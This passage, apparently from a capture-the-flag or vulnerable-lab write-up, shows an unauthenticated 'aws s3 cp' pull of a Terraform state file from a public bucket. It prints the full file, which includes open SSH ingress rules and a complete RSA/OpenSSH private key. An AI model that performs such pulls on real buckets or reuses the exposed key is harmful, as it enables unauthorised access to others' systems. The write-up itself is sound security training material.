
So we'll start by copying the file gitcorp/Terraform.tfstate from that bucket and here is the full file (output too long careful if you'll expand it)
┌─[]─[10.200.88.81]─[jimmex@attacker]─[~/HSM/gitoops/public]
└──╼ [★]$ aws s3 cp s3://gitoops-4ulyqvxd8nn6hlsc/gitcorp/terraform.tfstate - --no-sign-request
{
"version": 4,
"terraform_version": "1.11.4",
"serial": 11,
"lineage": "dc628c96-0fef-aa6c-a80a-04bbc06abd40",
"outputs": {},
"resources": [
{
"mode": "data",
"type": "aws_ami",
"name": "ubuntu",
"provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
"instances": [
{
"schema_version": 0,
"attributes": {
"architecture": "x86_64",
"arn": "arn:aws:ec2:us-east-1::image/ami-0655cec52acf2717b",
"block_device_mappings": [
{
"device_name": "/dev/sda1",
"ebs": {
"delete_on_termination": "true",
"encrypted": "false",
"iops": "0",
"snapshot_id": "snap-0ea0715c3204157c8",
"throughput": "0",
"volume_size": "8",
"volume_type": "gp2"
},
"no_device": "",
"virtual_name": ""
},
{
"device_name": "/dev/sdb",
"ebs": {},
"no_device": "",
"virtual_name": "ephemeral0"
},
{
"device_name": "/dev/sdc",
"ebs": {},
"no_device": "",
"virtual_name": "ephemeral1"
}
],
"boot_mode": "uefi-preferred",
"creation_date": "2025-03-27T06:52:03.000Z",
"deprecation_time": "2027-03-27T06:52:03.000Z",
"description": "Canonical, Ubuntu, 22.04, amd64 jammy image",
"ena_support": true,
"executable_users": null,
"filter": [
{
"name": "architecture",
"values": [
"x86_64"
]
},
{
"name": "name",
"values": [
"ubuntu/images/hvm-ssd/ubuntu-jammy-22.04-amd64-server-*"
]
},
{
"name": "root-device-type",
"values": [
"ebs"
]
},
{
"name": "virtualization-type",
"values": [
"hvm"
]
}
],
"hypervisor": "xen",
"id": "ami-0655cec52acf2717b",
"image_id": "ami-0655cec52acf2717b",
"image_location": "amazon/ubuntu/images/hvm-ssd/ubuntu-jammy-22.04-amd64-server-20250327",
"image_owner_alias": "amazon",
"image_type": "machine",
"imds_support": "",
"include_deprecated": false,
"kernel_id": "",
"last_launched_time": "",
"most_recent": true,
"name": "ubuntu/images/hvm-ssd/ubuntu-jammy-22.04-amd64-server-20250327",
"name_regex": null,
"owner_id": "099720109477",
"owners": [
"amazon"
],
"platform": "",
"platform_details": "Linux/UNIX",
"product_codes": [],
"public": true,
"ramdisk_id": "",
"root_device_name": "/dev/sda1",
"root_device_type": "ebs",
"root_snapshot_id": "snap-0ea0715c3204157c8",
"sriov_net_support": "simple",
"state": "available",
"state_reason": {
"code": "UNSET",
"message": "UNSET"
},
"tags": {},
"timeouts": null,
"tpm_support": "",
"uefi_data": null,
"usage_operation": "RunInstances",
"virtualization_type": "hvm"
},
"sensitive_attributes": []
}
]
},
{
"mode": "data",
"type": "aws_route53_zone",
"name": "public",
"provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
"instances": [
{
"schema_version": 0,
"attributes": {
"arn": "arn:aws:route53:::hostedzone/Z082347525N0U4KNV001M",
"caller_reference": "b9bcd3bd-6358-4a02-af5f-37793b65cd73",
"comment": "",
"id": "Z082347525N0U4KNV001M",
"linked_service_description": null,
"linked_service_principal": null,
"name": "gitoops.local",
"name_servers": [
"ns-1616.awsdns-10.co.uk" ,
"ns-388.awsdns-48.com" ,
"ns-1099.awsdns-09.org" ,
"ns-684.awsdns-21.net"
],
"primary_name_server": "ns-1616.awsdns-10.co.uk",
"private_zone": false,
"resource_record_set_count": 3,
"tags": {},
"vpc_id": null,
"zone_id": "Z082347525N0U4KNV001M"
},
"sensitive_attributes": []
}
]
},
{
"mode": "data",
"type": "aws_subnet",
"name": "subnet",
"provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
"instances": [
{
"schema_version": 0,
"attributes": {
"arn": "arn:aws:ec2:us-east-1:683454754281:subnet/subnet-098198512d814b738",
"assign_ipv6_address_on_creation": false,
"availability_zone": "us-east-1a",
"availability_zone_id": "use1-az6",
"available_ip_address_count": 250,
"cidr_block": "10.1.0.0/24",
"customer_owned_ipv4_pool": "",
"default_for_az": false,
"enable_dns64": false,
"enable_lni_at_device_index": 0,
"enable_resource_name_dns_a_record_on_launch": false,
"enable_resource_name_dns_aaaa_record_on_launch": false,
"filter": [
{
"name": "tag:Name",
"values": [
"vmGoat"
]
}
],
"id": "subnet-098198512d814b738",
"ipv6_cidr_block": "",
"ipv6_cidr_block_association_id": "",
"ipv6_native": false,
"map_customer_owned_ip_on_launch": false,
"map_public_ip_on_launch": false,
"outpost_arn": "",
"owner_id": "683454754281",
"private_dns_hostname_type_on_launch": "ip-name",
"state": "available",
"tags": {
"Name": "vmGoat"
},
"timeouts": null,
"vpc_id": "vpc-04836164a33a3b273"
},
"sensitive_attributes": []
}
]
},
{
"mode": "data",
"type": "aws_vpc",
"name": "vpc",
"provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
"instances": [
{
"schema_version": 0,
"attributes": {
"arn": "arn:aws:ec2:us-east-1:683454754281:vpc/vpc-04836164a33a3b273",
"cidr_block": "10.1.0.0/16",
"cidr_block_associations": [
{
"association_id": "vpc-cidr-assoc-04b2eebf76928e05b",
"cidr_block": "10.1.0.0/16",
"state": "associated"
}
],
"default": false,
"dhcp_options_id": "dopt-8f3c7ff5",
"enable_dns_hostnames": false,
"enable_dns_support": true,
"enable_network_address_usage_metrics": false,
"filter": [
{
"name": "tag:Name",
"values": [
"vmGoat"
]
}
],
"id": "vpc-04836164a33a3b273",
"instance_tenancy": "default",
"ipv6_association_id": "",
"ipv6_cidr_block": "",
"main_route_table_id": "rtb-0c15b3900656a4ad0",
"owner_id": "683454754281",
"state": null,
"tags": {
"Name": "vmGoat"
},
"timeouts": null
},
"sensitive_attributes": []
}
]
},
{
"mode": "managed",
"type": "aws_instance",
"name": "gitoops",
"provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
"instances": [
{
"schema_version": 1,
"attributes": {
"ami": "ami-0655cec52acf2717b",
"arn": "arn:aws:ec2:us-east-1:683454754281:instance/i-0fdb819ee7502c154",
"associate_public_ip_address": true,
"availability_zone": "us-east-1a",
"capacity_reservation_specification": [
{
"capacity_reservation_preference": "open",
"capacity_reservation_target": []
}
],
"cpu_core_count": 1,
"cpu_options": [
{
"amd_sev_snp": "",
"core_count": 1,
"threads_per_core": 2
}
],
"cpu_threads_per_core": 2,
"credit_specification": [
{
"cpu_credits": "unlimited"
}
],
"disable_api_stop": false,
"disable_api_termination": false,
"ebs_block_device": [],
"ebs_optimized": false,
"enable_primary_ipv6": null,
"enclave_options": [
{
"enabled": false
}
],
"ephemeral_block_device": [],
"get_password_data": false,
"hibernation": false,
"host_id": "",
"host_resource_group_arn": null,
"iam_instance_profile": "",
"id": "i-0fdb819ee7502c154",
"instance_initiated_shutdown_behavior": "stop",
"instance_lifecycle": "",
"instance_market_options": [],
"instance_state": "running",
"instance_type": "t3.medium",
"ipv6_address_count": 0,
"ipv6_addresses": [],
"key_name": "gitoops",
"launch_template": [],
"maintenance_options": [
{
"auto_recovery": "default"
}
],
"metadata_options": [
{
"http_endpoint": "enabled",
"http_protocol_ipv6": "disabled",
"http_put_response_hop_limit": 1,
"http_tokens": "optional",
"instance_metadata_tags": "disabled"
}
],
"monitoring": false,
"network_interface": [],
"outpost_arn": "",
"password_data": "",
"placement_group": "",
"placement_partition_number": 0,
"primary_network_interface_id": "eni-0115821d0db6e99c9",
"private_dns": "ip-10-1-0-123.ec2.internal",
"private_dns_name_options": [
{
"enable_resource_name_dns_a_record": false,
"enable_resource_name_dns_aaaa_record": false,
"hostname_type": "ip-name"
}
],
"private_ip": "10.1.0.123",
"public_dns": "",
"public_ip": "1.1.1.1",
"root_block_device": [
{
"delete_on_termination": true,
"device_name": "/dev/sda1",
"encrypted": false,
"iops": 100,
"kms_key_id": "",
"tags": {
"project": "gitoops",
"terraform": "true"
},
"tags_all": {
"project": "gitoops",
"terraform": "true"
},
"throughput": 0,
"volume_id": "vol-036e38f8471d1ea07",
"volume_size": 8,
"volume_type": "gp2"
}
],
"secondary_private_ips": [],
"security_groups": [],
"source_dest_check": true,
"spot_instance_request_id": "",
"subnet_id": "subnet-098198512d814b738",
"tags": {
"Name": "gitoops"
},
"tags_all": {
"Name": "gitoops",
"project": "gitoops",
"terraform": "true"
},
"tenancy": "default",
"timeouts": null,
"user_data": null,
"user_data_base64": null,
"user_data_replace_on_change": false,
"volume_tags": null,
"vpc_security_group_ids": [
"sg-0b9913296bc457ed0"
]
},
"sensitive_attributes": [],
"private": "eyJlMmJmYjczMC1lY2FhLTExZTYtOGY4OC0zNDM2M2JjN2M0YzAiOnsiY3JlYXRlIjo2MDAwMDAwMDAwMDAsImRlbGV0ZSI6MTIwMDAwMDAwMDAwMCwicmVhZCI6OTAwMDAwMDAw
MDAwLCJ1cGRhdGUiOjYwMDAwMDAwMDAwMH0sInNjaGVtYV92ZXJzaW9uIjoiMSJ9",
"dependencies": [
"aws_key_pair.ssh_key" ,
"aws_security_group.gitoops" ,
"data.aws_ami.ubuntu" ,
"data.aws_subnet.subnet" ,
"data.aws_vpc.vpc" ,
"tls_private_key.access_key"
]
}
]
},
{
"mode": "managed",
"type": "aws_key_pair",
"name": "ssh_key",
"provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
"instances": [
{
"schema_version": 1,
"attributes": {
"arn": "arn:aws:ec2:us-east-1:683454754281:key-pair/gitoops",
"fingerprint": "e9:17:f4:4d:be:7d:36:5a:c1:c0:31:ab:b4:ff:6a:7e",
"id": "gitoops",
"key_name": "gitoops",
"key_name_prefix": "",
"key_pair_id": "key-0d78995f7c6bb6c6f",
"key_type": "rsa",
"public_key": "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDDNgvwl0UuWWE/CmNgGoMxYHQnFF+L5D4A6akgGESEXnvwP2wtsdIejoKoLw29l0PcqG9hXY/rH14JgL/m4cpMXn72c3z
32vkaAfL+55sNkzG/ytN7rzxD+z31t6cLDulEuhFU8xhfLjwxeuigHMMp/Ex2Kk1nHhrG2oGJr6BXKn0n1TASZOkYwB9imUkEUuT7yRiE4UZA7evX+1RGhrLGz+m4Z3lvV1eeKEahhePnR00tRz+eLMLWlSO2x
xlzKHOuMxiwi+WpZWipffEd5X6ZNtYB1f0OVhwHLSp6j9z5/CFvOYCypsYcckVhbykpH/cVtEK3SEhiMzZ4wRNPHDm4Dv4L7uz7WL91hHPWsXJzUzaspVKFR+EgSQ7A4K6AdUH3RtBfLq3EbagdKEfB2NHeAgp
Ggm1iYcLnNb1j9Q5H/QotWAQd6iRwNzEOL6aDMdv8gBSNrz8T9ma54816WWyLoVroSBFmRTROCkEuec7kPV4e5IgEOqTSZhPGbRzVMjIN9UtZF+G+8bObxmhTsvYnuNzp6Pst3COtRYKZ/ARc0MS1yI9Er1/dk
awGmDRVY3v5KmCyhpkgkXs2WWqGbSai+SxDfPAFe5yRxQPpcNNy6BgiN+7NnqgzAq3tfWC1QJ/B2gowuxCmrSNI173IWRKDbQnaQJaOdTLW7cXDXUSndw==",
"tags": {},
"tags_all": {
"project": "gitoops",
"terraform": "true"
}
},
"sensitive_attributes": [],
"private": "eyJzY2hlbWFfdmVyc2lvbiI6IjEifQ==",
"dependencies": [
"tls_private_key.access_key"
]
}
]
},
{
"mode": "managed",
"type": "aws_route53_record",
"name": "gitoops",
"provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
"instances": [
{
"schema_version": 2,
"attributes": {
"alias": [],
"allow_overwrite": null,
"cidr_routing_policy": [],
"failover_routing_policy": [],
"fqdn": "gitoops.local",
"geolocation_routing_policy": [],
"geoproximity_routing_policy": [],
"health_check_id": "",
"id": "Z082347525N0U4KNV001M_gitoops.local_A",
"latency_routing_policy": [],
"multivalue_answer_routing_policy": false,
"name": "gitoops.local",
"records": [
"1.1.1.1"
],
"set_identifier": "",
"timeouts": null,
"ttl": 300,
"type": "A",
"weighted_routing_policy": [],
"zone_id": "Z082347525N0U4KNV001M"
},
"sensitive_attributes": [],
"private": "eyJlMmJmYjczMC1lY2FhLTExZTYtOGY4OC0zNDM2M2JjN2M0YzAiOnsiY3JlYXRlIjoxODAwMDAwMDAwMDAwLCJkZWxldGUiOjE4MDAwMDAwMDAwMDAsInVwZGF0ZSI6MTgwMDAw
MDAwMDAwMH0sInNjaGVtYV92ZXJzaW9uIjoiMiJ9",
"dependencies": [
"aws_instance.gitoops" ,
"aws_key_pair.ssh_key" ,
"aws_security_group.gitoops" ,
"data.aws_ami.ubuntu" ,
"data.aws_route53_zone.public" ,
"data.aws_subnet.subnet" ,
"data.aws_vpc.vpc" ,
"tls_private_key.access_key"
]
}
]
},
{
"mode": "managed",
"type": "aws_security_group",
"name": "gitoops",
"provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
"instances": [
{
"schema_version": 1,
"attributes": {
"arn": "arn:aws:ec2:us-east-1:683454754281:security-group/sg-0b9913296bc457ed0",
"description": "Allow traffic to vmGoat gitoops server",
"egress": [
{
"cidr_blocks": [
"0.0.0.0/0"
],
"description": "",
"from_port": 0,
"ipv6_cidr_blocks": [
"::/0"
],
"prefix_list_ids": [],
"protocol": "-1",
"security_groups": [],
"self": false,
"to_port": 0
}
],
"id": "sg-0b9913296bc457ed0",
"ingress": [
{
"cidr_blocks": [
"0.0.0.0/0"
],
"description": "HTTP",
"from_port": 80,
"ipv6_cidr_blocks": [],
"prefix_list_ids": [],
"protocol": "tcp",
"security_groups": [],
"self": false,
"to_port": 80
},
{
"cidr_blocks": [
"0.0.0.0/0"
],
"description": "HTTPS",
"from_port": 443,
"ipv6_cidr_blocks": [],
"prefix_list_ids": [],
"protocol": "tcp",
"security_groups": [],
"self": false,
"to_port": 443
},
{
"cidr_blocks": [
"0.0.0.0/0"
],
"description": "SSH into server",
"from_port": 22,
"ipv6_cidr_blocks": [],
"prefix_list_ids": [],
"protocol": "tcp",
"security_groups": [],
"self": false,
"to_port": 22
}
],
"name": "gitoops",
"name_prefix": "",
"owner_id": "683454754281",
"revoke_rules_on_delete": false,
"tags": {
"Name": "gitoops"
},
"tags_all": {
"Name": "gitoops",
"project": "gitoops",
"terraform": "true"
},
"timeouts": null,
"vpc_id": "vpc-04836164a33a3b273"
},
"sensitive_attributes": [],
"private": "eyJlMmJmYjczMC1lY2FhLTExZTYtOGY4OC0zNDM2M2JjN2M0YzAiOnsiY3JlYXRlIjo2MDAwMDAwMDAwMDAsImRlbGV0ZSI6OTAwMDAwMDAwMDAwfSwic2NoZW1hX3ZlcnNpb24i
OiIxIn0=",
"dependencies": [
"data.aws_vpc.vpc"
]
}
]
},
{
"mode": "managed",
"type": "tls_private_key",
"name": "access_key",
"provider": "provider[\"registry.terraform.io/hashicorp/tls\"]",
"instances": [
{
"schema_version": 1,
"attributes": {
"algorithm": "RSA",
"ecdsa_curve": "P224",
"id": "7d7900730d3b07f15cc777ffd942f2caf5ad6330",
"private_key_openssh": "-----BEGIN OPENSSH PRIVATE KEY-----\nb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdz\nc2gtcnNhAAAAAwEAAQA
AAgEAwzYL8JdFLllhPwpjYBqDMWB0JxRfi+Q+AOmpIBhE\nhF578D9sLbHSHo6CqC8NvZdD3KhvYV2P6x9eCYC/5uHKTF5+9nN899r5GgHy/ueb\nDZMxv8rTe688Q/s99benCw7pRLoRVPMYXy48MXrooBzDK
fxMdipNZx4axtqBia+g\nVyp9J9UwEmTpGMAfYplJBFLk+8kYhOFGQO3r1/tURoayxs/puGd5b1dXnihGoYXj\n50dNLUc/nizC1pUjtscZcyhzrjMYsIvlqWVoqX3xHeV+mTbWAdX9DlYcBy0qeo/c\n+fwhb
zmAsqbGHHJFYW8pKR/3FbRCt0hIYjM2eMETTxw5uA7+C+7s+1i/dYRz1rFy\nc1M2rKVShUfhIEkOwOCugHVB90bQXy6txG2oHShHwdjR3gIKRoJtYmHC5zW9Y/UO\nR/0KLVgEHeokcDcxDi+mgzHb/IAUja8
/E/ZmuePNellsi6Fa6EgRZkU0TgpBLnnO\n5D1eHuSIBDqk0mYTxm0c1TIyDfVLWRfhvvGzm8ZoU7L2J7jc6ej7LdwjrUWCmfwE\nXNDEtciPRK9f3ZGsBpg0VWN7+SpgsoaZIJF7Nllqhm0movksQ3zwBXuck
cUD6XDT\ncugYIjfuzZ6oMwKt7X1gtUCfwdoKMLsQpq0jSNe9yFkSg20J2kCWjnUy1u3Fw11E\np3cAAAc4J8aE+SfGhPkAAAAHc3NoLXJzYQAAAgEAwzYL8JdFLllhPwpjYBqDMWB0\nJxRfi+Q+AOmpIBhEh
F578D9sLbHSHo6CqC8NvZdD3KhvYV2P6x9eCYC/5uHKTF5+\n9nN899r5GgHy/uebDZMxv8rTe688Q/s99benCw7pRLoRVPMYXy48MXrooBzDKfxM\ndipNZx4axtqBia+gVyp9J9UwEmTpGMAfYplJBFLk+8k
YhOFGQO3r1/tURoayxs/p\nuGd5b1dXnihGoYXj50dNLUc/nizC1pUjtscZcyhzrjMYsIvlqWVoqX3xHeV+mTbW\nAdX9DlYcBy0qeo/c+fwhbzmAsqbGHHJFYW8pKR/3FbRCt0hIYjM2eMETTxw5uA7+\nC+7
s+1i/dYRz1rFyc1M2rKVShUfhIEkOwOCugHVB90bQXy6txG2oHShHwdjR3gIK\nRoJtYmHC5zW9Y/UOR/0KLVgEHeokcDcxDi+mgzHb/IAUja8/E/ZmuePNellsi6Fa\n6EgRZkU0TgpBLnnO5D1eHuSIBDqk0
mYTxm0c1TIyDfVLWRfhvvGzm8ZoU7L2J7jc\n6ej7LdwjrUWCmfwEXNDEtciPRK9f3ZGsBpg0VWN7+SpgsoaZIJF7Nllqhm0movks\nQ3zwBXuckcUD6XDTcugYIjfuzZ6oMwKt7X1gtUCfwdoKMLsQpq0jSNe
9yFkSg20J\n2kCWjnUy1u3Fw11Ep3cAAAADAQABAAACACTj9NOtspw0teT08Jy7xekx4iF0fy3v\nnywK/DQdge1F8cQQKEBmZ1/w7I4d/knC6Ucs6YeL5+O2FM5U728RYmqWPQYUAxzP\n291nWuWDHVEubOt
iyB6Kmif6tdXWtBGp6rlbNGVKX2O1WBi9snJ3nQY1MLnv+pqv\nHL5RksNTVkjCtc4uQpxnR4mu3P+EGkFf7PgMI78Q13bzv2sciuudDvH1XqTDoTZC\nWkOANwDVTaFqXxJccZBRwyxMGOi0rYGOtnXIIDVU6
rzddi75pvRQZ2FK9Jx6NQ1d\nhoRwq6NnxonTdPoQ8tpQHAZKLgRgvnWQHeCTJTx/w3YTWYruadi8a8eg4DRa4jIw\ngu03dYarxJTZYXL12jqfK+tU7P6E4gj1nnK1CDsM9mozA1wMYaW6KUKJjJVClaG0\n5
IaVwKv3notBLLYw527BZVpPjKGd5Q4qRQJi3LfG+/2MC2Pttj2RzPD6n0Nm4gFx\nFJRuusIfSWaZs+9R68kvwNLncP6Gy+I5qS60D5zyh33Kur9h86qvAnj6sWV7y0pa\nf56zC4yBMA94BrTwFoccvyLeJ0r
OR18sUlxcfRHrezHZR8yT7jVXrybXwl73Osah\nFBGJ5gz7qgYBm9wm+Z88JLJdyE7T8sbsq/RxXp5si8L9CbQvHjpw7yl3pvUWjc/4\nGpS7xIoozsMRAAABAQCLgp5xt27+RgO3Om0Cy7fy4OKr2WmcLO+59
++OL725Ez0L\nN8lVuRzjZiYG/8sctEUYXAvgyTb38tgDhBk0EZ2RwLCdT3IwSjMm40nfKZsh50Xb\n1MXin/lxMkRpLj7N/J6vkrrQBCMumewFdmKpFuxRHHh1u2oOBHP02haO3vjQvPsC\nzQeGa+/zhnkHT
sY7mLyOe9lZHxT0sPxl8ADtrpwzVNRC62NTyuKoadb0cqPjHWZr\nTNiznDwl/Hjy+NOvSGZ5fOa8hZv94F+fhAon0TiWlxYLAad5L+1PJcpSEY9dlUHj\n4WHo2A5X+M1D0x26Jn31LTOvh8AoahYfwvwbK+m
CAAABAQD2gEaGh4sUMo7fpkz4\nuxLTE7rYLdwLO7pKimO8Yhc7dvm+Jtn26zMnQFwYkO5eRBR6gsnCEQwYLhy2wGOF\nVenX/XvgamWdENuxfQZsxqA/nvDHT1nNRf4hHe+Uc3MFLOhiZN6e3/n7ooE12Kv4\
nbdRI99xJi6AZFqXcQ7Wb7l91Qc3RZsSJ98NCX/Oq6XK2fRhL731GsxETH2ixiwI9\nMAuwSWLq/sSFkvZWd2eoCvCaS/+NSKv1clVgHKVYjkkSOzLle8XwQ6uTmNZoo0Hi\nqzJv6SG71X6Fpw0rfZnfzOMQ2
l6sLiUOmcMcFbtuSTlOZ2OrhgAEA03mM0pndz2L\n5Ry5AAABAQDKu8wqRWCq9/pgNDQ5QkSI2mfniPv4ppY91/xzBQpLemlMU8dhB1q8\n/8gtYdP/2yQmv8FkwLSS6gZfK+3D5jI0rUr4xq9AR4fFU8QThAG
ifUZtfMgn7PYq\nbREk/rkCTS5ixwiFYkfSzF5nPsJVfE7UyKEHmv24TXvC98YT/+kGZE5V6HydiBUl\nXOoiVh/0SMZk9i9Sf+Cjr9jKPewF7E0oCxsp48bO6JasdD6VKv8i59JyYWApKFZQ\nXHtOJoXJH27
b9U6dphdPXyStD8uW2/cOf/OB3tlyrE6SUpCBKgNaBfq0lh9pCNR1\n+zvpxGVjT3GNNfO2XaoPk3KDrQyEpa2vAAAAAAEC\n-----END OPENSSH PRIVATE KEY-----\n",
"private_key_pem": "-----BEGIN RSA PRIVATE KEY-----\nMIIJKgIBAAKCAgEAwzYL8JdFLllhPwpjYBqDMWB0JxRfi+Q+AOmpIBhEhF578D9s\nLbHSHo6CqC8NvZdD3KhvYV2P6x9
eCYC/5uHKTF5+9nN899r5GgHy/uebDZMxv8rT\ne688Q/s99benCw7pRLoRVPMYXy48MXrooBzDKfxMdipNZx4axtqBia+gVyp9J9Uw\nEmTpGMAfYplJBFLk+8kYhOFGQO3r1/tURoayxs/puGd5b1dXnihGo
YXj50dNLUc/\nnizC1pUjtscZcyhzrjMYsIvlqWVoqX3xHeV+mTbWAdX9DlYcBy0qeo/c+fwhbzmA\nsqbGHHJFYW8pKR/3FbRCt0hIYjM2eMETTxw5uA7+C+7s+1i/dYRz1rFyc1M2rKVS\nhUfhIEkOwOCug
HVB90bQXy6txG2oHShHwdjR3gIKRoJtYmHC5zW9Y/UOR/0KLVgE\nHeokcDcxDi+mgzHb/IAUja8/E/ZmuePNellsi6Fa6EgRZkU0TgpBLnnO5D1eHuSI\nBDqk0mYTxm0c1TIyDfVLWRfhvvGzm8ZoU7L2J7j
c6ej7LdwjrUWCmfwEXNDEtciP\nRK9f3ZGsBpg0VWN7+SpgsoaZIJF7Nllqhm0movksQ3zwBXuckcUD6XDTcugYIjfu\nzZ6oMwKt7X1gtUCfwdoKMLsQpq0jSNe9yFkSg20J2kCWjnUy1u3Fw11Ep3cCAwEA\
nAQKCAgAk4/TTrbKcNLXk9PCcu8XpMeIhdH8t758sCvw0HYHtRfHEEChAZmdf8OyO\nHf5JwulHLOmHi+fjthTOVO9vEWJqlj0GFAMcz9vdZ1rlgx1RLmzrYsgeipon+rXV\n1rQRqeq5WzRlSl9jtVgYvbJyd
50GNTC57/qarxy+UZLDU1ZIwrXOLkKcZ0eJrtz/\nhBpBX+z4DCO/ENd2879rHIrrnQ7x9V6kw6E2QlpDgDcA1U2hal8SXHGQUcMsTBjo\ntK2BjrZ1yCA1VOq83XYu+ab0UGdhSvScejUNXYaEcKujZ8aJ03T
6EPLaUBwGSi4E\nYL51kB3gkyU8f8N2E1mK7mnYvGvHoOA0WuIyMILtN3WGq8SU2WFy9do6nyvrVOz+\nhOII9Z5ytQg7DPZqMwNcDGGluilCiYyVQpWhtOSGlcCr956LQSy2MOduwWVaT4yh\nneUOKkUCYty
3xvv9jAtj7bY9kczw+p9DZuIBcRSUbrrCH0lmmbPvUevJL8DS53D+\nhsviOakutA+c8od9yrq/YfOqrwJ4+rFle8tKWn+eswuMgTAPeAa08BaHHL8i3idK\nzkdfLFJcXH0R63sx2UfMk+41V68m18Je9zrGo
RQRieYM+6oGAZvcJvmfPCSyXchO\n0/LG7Kv0cV6ebIvC/Qm0Lx46cO8pd6b1Fo3P+BqUu8SKKM7DEQKCAQEA9oBGhoeL\nFDKO36ZM+LsS0xO62C3cCzu6SopjvGIXO3b5vibZ9uszJ0BcGJDuXkQUeoLJwhE
M\nGC4ctsBjhVXp1/174GplnRDbsX0GbMagP57wx09ZzUX+IR3vlHNzBSzoYmTent/5\n+6KBNdir+G3USPfcSYugGRal3EO1m+5fdUHN0WbEiffDQl/zqulytn0YS+99RrMR\nEx9osYsCPTALsEli6v7EhZL
2VndnqArwmkv/jUir9XJVYBylWI5JEjsy5XvF8EOr\nk5jWaKNB4qsyb+khu9V+hacNK32Z38zjENperC4lDpnDHBW7bkk5Tmdjq4YABANN\n5jNKZ3c9i+UcuQKCAQEAyrvMKkVgqvf6YDQ0OUJEiNpn54j7+
KaWPdf8cwUKS3pp\nTFPHYQdavP/ILWHT/9skJr/BZMC0kuoGXyvtw+YyNK1K+MavQEeHxVPEE4QBon1G\nbXzIJ+z2Km0RJP65Ak0uYscIhWJH0sxeZz7CVXxO1MihB5r9uE17wvfGE//pBmRO\nVeh8nYgVJ
VzqIlYf9EjGZPYvUn/go6/Yyj3sBexNKAsbKePGzuiWrHQ+lSr/IufS\ncmFgKShWUFx7TiaFyR9u2/VOnaYXT18krQ/Lltv3Dn/zgd7ZcqxOklKQgSoDWgX6\ntJYfaQjUdfs76cRlY09xjTXztl2qD5Nyg60
MhKWtrwKCAQEAmKlhBDg1vlCBg6lu\nyiyxv9/cO75LJPncqgWDN0xYrw9EJKvTGcUYbRrC7sPznJX1SNpvMa11HBSS2+vS\ntuU6afYnHhlGzTt/lDCmJf/thvlcjVNrfmH2vXPYyMunVHE3ipiF90cnftxpw
Xtr\nJfR/IKHA4BuFD4SjPAMDGotKu0gBu8o1tmynlRfvxM3HqZVX0s+DeqGz1XACWtKI\nlHSJCKiqhnc6Jq+ZuHtCyyPbVvPyVQHI3b3tehTDolCcmJnpL460S9TdEg/52dwi\nFcuI9R4hMj9KmGOZGHI1N
hGiHvHe6Cu774ry9xXOesMGprQJWlUm9VVGjWb+kY2b\npGREoQKCAQEArF5Zq0MLerGWPj+Ee359WMIhf7l3SqUQroo6CO0rIJt2db/xj+y5\n2GG9J+C6aBpBNXTqECjMHvE886Qc5ueMnj8MtFHxZTysEjk
zR8h/v1C2FZb3cwLF\nFbNf1U2BrZRDsRY6h3XVTUQXq76vahFj0QS37Qh5Wj7+z/jsf8qgrJ+R/vbJJQMz\nv22tX/5L8t4BWIv8Fi/FpkZ3kxRs3WhY/Yfb05TnTrpwiTXYk+lXvazOwBNMuBGk\nuXS4He0
